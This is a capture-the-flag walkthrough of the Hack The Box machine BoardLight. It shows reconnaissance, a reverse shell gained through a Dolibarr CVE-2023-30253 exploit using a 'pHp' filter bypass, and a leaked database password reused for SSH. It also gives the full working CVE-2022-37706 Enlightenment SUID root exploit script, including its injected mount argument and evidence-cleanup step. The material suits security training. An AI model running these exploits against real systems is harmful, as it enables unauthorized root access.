BoardLight

Friday, May 2, 2025 10:04 PM

[HackThebox - Boardlight]


nmap

```
┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ cat nmap
# Nmap 7.95 scan initiated Fri May  2 22:06:28 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.65.0
Nmap scan report for 10.129.65.0
Host is up (0.061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
```


Subdomain find


```
┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ ffuf -u http://10.129.65.0/ -H "HOST: FUZZ.board.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -mc all -
ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.65.0/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.board.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

crm                     [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 83ms]
:: Progress: [4989/4989] :: Job [1/1] :: 410 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

```
┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.129.65.0  board.htb  crm.board.htb
```




Google "dolibarr 17.0.0 exploit github"
https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253






Now we login.




Now we got shell.




Another way to get shell


https://github.com/ivan-sincek/php-reverse-shell/blob/master/src/reverse/php_reverse_shell.php
Use this php reverse shell




Change from php to pHp, because of web security filter.




Change your ip and port. Save it.
And go to web preview.




We got shell



$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';





SSH login

```
┌──(kali㉿kali)-[~/Desktop/htb/boardlight]
└─$ ssh larissa@10.129.65.0
larissa@10.129.65.0's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
larissa@boardlight:~$ cat user.txt
fa0b0d6b8640dee92fd83e0079969522
larissa@boardlight:~$
```

```
larissa@boardlight:~$ find / -perm -4000 -ls 2>/dev/null
     2491     16 -rwsr-xr-x   1 root     root        14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
      608     16 -rwsr-sr-x   1 root     root        14488 Apr  8  2024 /usr/lib/xorg/Xorg.wrap
    17633     28 -rwsr-xr-x   1 root     root        26944 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/e
nlightenment_sys
    17628     16 -rwsr-xr-x   1 root     root        14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/e
nlightenment_ckpasswd
    17627     16 -rwsr-xr-x   1 root     root        14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/e
nlightenment_backlight
    17388     16 -rwsr-xr-x   1 root     root        14648 Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules
/cpufreq/linux-gnu-x86_64-0.23.1/freqset
     2368     52 -rwsr-xr--   1 root     messagebus    51344 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
     5278    468 -rwsr-xr-x   1 root     root         477672 Jan  2  2024 /usr/lib/openssh/ssh-keysign
```

Note enlightment version is 0.23.

```
larissa@boardlight:~$ dpkg -l | grep enlight -i
ii  efl-doc                          1.23.3-8        all          Documentation for the Enlightenment Foundation Libraries
hi  enlightenment                    0.23.1-4        amd64        X11 window manager based on EFL
hi  enlightenment-data               0.23.1-4        all          X11 window manager based on EFL - run time data files
ii  libefl-all-dev                   1.23.3-8        amd64        Enlightenment Foundation Libraries development files
larissa@boardlight:~$
```

Google "enlightment exploit"
https://www.exploit-db.com/exploits/51180

[+] Exploit:

```bash
#!/usr/bin/bash
# Idea by MaherAzzouz
# Development by nu11secur1ty

echo "CVE-2022-37706"
echo "[*] Trying to find the vulnerable SUID file..."
echo "[*] This may take few seconds..."

# The actual problem
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
if [[ -z ${file} ]]
then
    echo "[-] Couldn't find the vulnerable SUID file..."
    echo "[*] Enlightenment should be installed on your system."
    exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Welcome to the rabbit hole :)"

${file} /bin/mount -o
noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u),
"/dev/../tmp/;/tmp/exploit" /tmp///net

read -p "Press any key to clean the evedence..."
echo -e "Please wait... "

sleep 5
rm -rf /tmp/exploit
rm -rf /tmp/net
echo -e "Done; Everything is clear ;)"
```

Reproduce:
[href](https://github.com/nu11secur1ty/CVE-mitre/tree/main/CVE-2022-37706)
Proof and Exploit:
[href](https://streamable.com/zflbgg)

Time spent
`01:00:00`

/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys /bin/mount -o noexec,nosuid,utf8,nodev,iocharset=utf8,utf8=0,utf8=1,uid=$(id -u), "/dev/../tmp/;/tmp/exploit" /tmp///net